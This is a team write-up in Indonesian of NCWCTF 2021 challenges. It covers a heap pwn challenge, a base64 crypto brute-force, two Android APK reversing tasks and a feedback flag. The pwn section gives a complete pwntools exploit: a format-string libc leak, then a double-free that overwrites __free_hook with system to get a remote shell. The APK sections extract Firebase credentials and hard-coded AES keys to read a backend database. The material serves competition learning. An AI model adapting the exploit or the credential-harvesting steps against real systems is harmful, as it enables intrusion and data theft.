WriteUp NCWCTF 2021

CTF Sambil Skripshit

MBEERRR

AnehMan

ChaO

Binary Exploitation

1. Ez Blind

a. Executive Summary

wkwkwk

`nc 165.22.101.113 11101`

Author: DarkAngel#7942

b. Technical Report

Diberikan ip dan port nc namun tidak ada binary, saat di nc kami berasumsi bahwa chall merupakan chall heap karena ada add name delete name wkwk tipikal soal heap. Trus saya coba ngefree 2 kali ternyata ada error double free.

```
> 2
Index : 0
free(): double free detected in tcache 2
/home/ezblind/run: line 2: 15599 Aborted                 (core dumped) ./chall
```

Dari sini kami berasumsi ada vuln use after free. Namun untuk mendapatkan shell saya harus mendapatkan address libc dari fungsi system. Pada binary ini juga ada vuln format string yang bisa kami gunakan untuk leak libc.

```
Name : %p
Name 0x7ffe4173f4c0 is added
Blacklist Name
Menu:
1. Add Name.
2. Delete Name.
3. Write note.
>
```


Pada saat double free, errornya memperlihatkan bahwa binary menggunakan tcache sehingga libc kemungkinan besar diatas versi **2.25**. Pada saat saya melakukan leak address pada index ke 13, hasil leak libcnya sama seperti hasil leak libc saya di local jadi kami berasumsi libc server sama dengan libc local kami. Selanjutnya tinggal kalkulasikan libc sampai dapet system.

Ide kami selanjutnya adalah untuk melakukan fastbin dup agar kami dapat mengubah __free_hook menjadi system. Berikut merupakan exploit yang kami buat

```
from pwn import *

p = remote("165.22.101.113",  11101)

def add(name):
 p.sendlineafter("> ", "1")
 p.sendlineafter(": ", name)

def free(idx):
 p.sendlineafter("> ", "2")
 p.sendlineafter(": ", str(idx))


for i in range(18):
 add('/bin/sh\x00')

add("%13$p")

p.recvuntil("Name ")

libc_leak = int(p.recvuntil(" "), 16) - 243
log.info("Libc leak: {}".format(hex(libc_leak)))
libc_base = libc_leak - 0x026fc0
log.info("Libc base: {}".format(hex(libc_base)))
libc_system = libc_base + 0x055410
log.info("Libc system: {}".format(hex(libc_system)))
libc_freehook = libc_base + 0x00000000001eeb28
log.info("Libc __free_hook: {}".format(hex(libc_freehook)))

for i in range(7):
 free(i)

free(7)
free(8)
free(7)
```

```python
for i in range(7):
 add('/bin/sh\x00')

add(p64(libc_freehook))
add("/bin/sh\x00")
add("/bin/sh\x00")
add(p64(libc_system))
free(9)

p.interactive()
```

Run



c. Flag

Flag:CSCCTF{Ez_Bl1nD_R0p_4nd_Byp4Ss_Canary_M4nt4p}

Cryptography

1. Totally Normal Encoding

a. Executive Summary

Just like I remember it to be

```
nc 165.22.101.113 5000
```

Author: EternalBeats v2#5779

b. Technical Report

Diberikan service yang jika diakses diberikan flag yang di encode dengan base64, tapi semua string di-lowercase, dan (mungkin) dishift. Berikut penampakannya

```
it seems that my keyboard is broken, it's just doesn't output uppercase letter
 anymore, but i still can give you the encrypted flag, hopefully this is still
 useful. just give me anything and i will give you the output that use the sam
e encoding
cipher for the flag : dfpzdfadefp+df1psy7rjfafjfp+sft7ogdtsq7e
input in hex >>>
```

Jika menginputkan hex dari string “CSCCTF{“, maka output dan encoded flag bernilai hampir sama (karakter terakhir berbeda)

```
cipher for the flag : watwwa5iuvtvwvac/fyh7v5v7vtvzaeyotwl/8yr
input in hex >>> 4353434354467b
watwwa5iuj==
input in hex >>>
```

watwwa5iuvtvwvac/fyh7v5v7vtvzaeyotwl/8yr
watwwa5iuj==

Agar string output sama dengan flag_enc[:len(output)], jadi input harus kelipatan 3 karakter, misal hex(“CSC”), hex(“CTF”), dst. Jadi tinggal brute force flag. Berikut full scriptnya

```
from pwn import *
import string
from itertools import product
import codecs

flag_format = "CSCCTF{"
def bruteforce(r, flag_format):
```

```
    i = 0
    for brute in product(string.digits + string.ascii_letters +
"_}", repeat=r):
        if i == 0:
            p = remote("165.22.101.113", 5000)
            p.recvuntil("flag : ")
            flagEnc = p.recvline()[:-1]
        print("Flag cipher: ", flagEnc)

        inputan = (flag_format +
"".join(brute)).encode("latin1")
        inputan = codecs.encode(inputan, "hex")
        print(inputan)

        print("Nebak: ", flag_format + "".join(brute))
        p.sendlineafter(">>> ", inputan)
        nebak = p.recvline()[:-1]
        print("Nebak hex: ", nebak)

        c = len(nebak)
        print(f"24 karakter flag di enc: ", flagEnc[:24])
        print(f"{flagEnc[:c]} == {nebak}")
        if flagEnc[:c] == nebak:
            flag_format += "".join(brute)
            print(f"FLAG: {flag_format}")
            if "}" in flag_format:
                exit()
            break

        i += 1
        if i == 3:
            sleep(0.5)
            p.close()
            i = 0

bruteforce(2, flag_format)
while True:
    bruteforce(3, flag_format)
```

Sebenarnya cukup perlu tau 5 karakter setelah string “{”, karena flag lumayan bisa ditebak.

Hasil:

```
Flag cipher:  b'ga4oga2xsj4lgjgarbeitj2jtj4lyaze9vgmreep'
b'4353434354467b336e433064316e475f34735f336e635279705431304e7d'
Nebak:  CSCCTF{3nC0d1nG_4s_3ncRypT10N}
Nebak hex:  b'ga4oga2xsj4lgjgarbeitj2jtj4lyaze9vgmreep'
24 karakter flag di enc:  b'ga4oga2xsj4lgjgarbeitj2j'
b'ga4oga2xsj4lgjgarbeitj2jtj4lyaze9vgmreep' == b'ga4oga2xsj4lgjgarbeitj2jtj4ly
aze9vgmreep'
FLAG: CSCCTF{3nC0d1nG_4s_3ncRypT10N}
[*] Closed connection to 165.22.101.113 port 5000
```

c. Flag

Flag: **CSCCTF{3nC0d1nG_4s_3ncRypT10N}**

Reverse Engineering

1. Secret Manager

a. Executive Summary

Knowing its secret will be a key to reveal another secret


Download File

Author: Chevaliers#5911

TAG: apk, android, mobile

b. Technical Report


Diberikan file SecretManager.apk. Langsung saja kami run tapi tidak menemukan apa - apa. Setelah mencoba menggunakan jadx-gui kami menyadari apk ini menggunakan database firebase



Langsung saja kami mencoba mencari credentials untuk database tersebut dan kami menemukan project_id, api_key, dan api_id yang bisa digunakan

untuk melakukan koneksi ke firebase di file **res/values/strings.xml**

Disini kami menggunakan tool https://github.com/iosiro/baserunner untuk melihat isi databasenya berikut penampakannya:



String yang didapat kemudian di decrypt menggunakan online tools https://www.devglan.com/online-tools/aes-encryption-decryption dengan secret key dan iv yang didapat dari file **com.chevaliers.secretmanager.secret.Secret**

```
public class Secret extends BroadcastReceiver {
    private static final String key = "iw2y4rs8z8po4523";
    private static final String myiv = "4hhmv78hp4wcg7wh";
```

AES Online Decryption

Enter text to be Decrypted

RYSFGRlDI5e3CtbH99OGxAlOovdYX348xe+oW
U9soLLIFUYhYiIYbB7jQTk6Z+lB0xoSsFcQwewYKT
Ld9p5HMw==

Input Text Format: Base64 Hex

Select Mode

CBC

Enter IV Used During Encryption(Optional)

4hhmv78hp4wcg7wh

Key Size in Bits

128

Enter Secret Key

iw2y4rs8z8po4523

Decrypt

AES Decrypted Output **(Base64)**:

Q1NDQ1RGe3BsM2FTZV9kME50X2IzX200RF8zdk
VuX3M0THRfTDAwa1NfbDFpazNfc1VnNHJ9

Decode to Plain Text

c. Flag

Flag: **CSCCTF{pl3aSe_d0Nt_b3_m4D_3vEn_s4Lt_L00kS_l1ik3_sUg4r}**

2. Flag Shop

a. Executive Summary

Be a millionaire and buy all flags


Download File

Author: Chevaliers#5911


TAG: apk, android, mobile


b. Technical Report

Untuk chal ini kami menggunakan cara yang sama dengan chal **Secret Manager** yang sama - sama menggunakan firebase.



Sisa pecahan dari flag dapat ditemukan dengan cara buy flag red & blue





Setelah disatukan:
CSCCTF{w00w_y0U_mU5t_b3_4n_3xPeRt_4T_fr1idA4}

c. Flag

Flag: **CSCCTF{w00w_y0U_mU5t_b3_4n_3xPeRt_4T_fr1idA4}**

Misc

1. Feedback


a. Executive Summary

Hai kawan, jangan lupa untuk mengisi form feedback ya

https://forms.gle/H85Um3KxsFZgRo5m6

b. Technical Report

Cukup isi dengan sepenuh hati, dapet flag deh...


Feedback CTF NCW 2021

Terimakasih telah mengikuti babak penyisihan dari lomba CTF NCW 2021 tahun ini. Kami tunggu kehadiran kalian pada event NCW selanjutnya 😎

==========
CSCCTF{jangan_lupa_ikut_ncw_2022}
==========

c. Flag

Flag: **CSCCTF{jangan_lupa_ikut_ncw_2022}**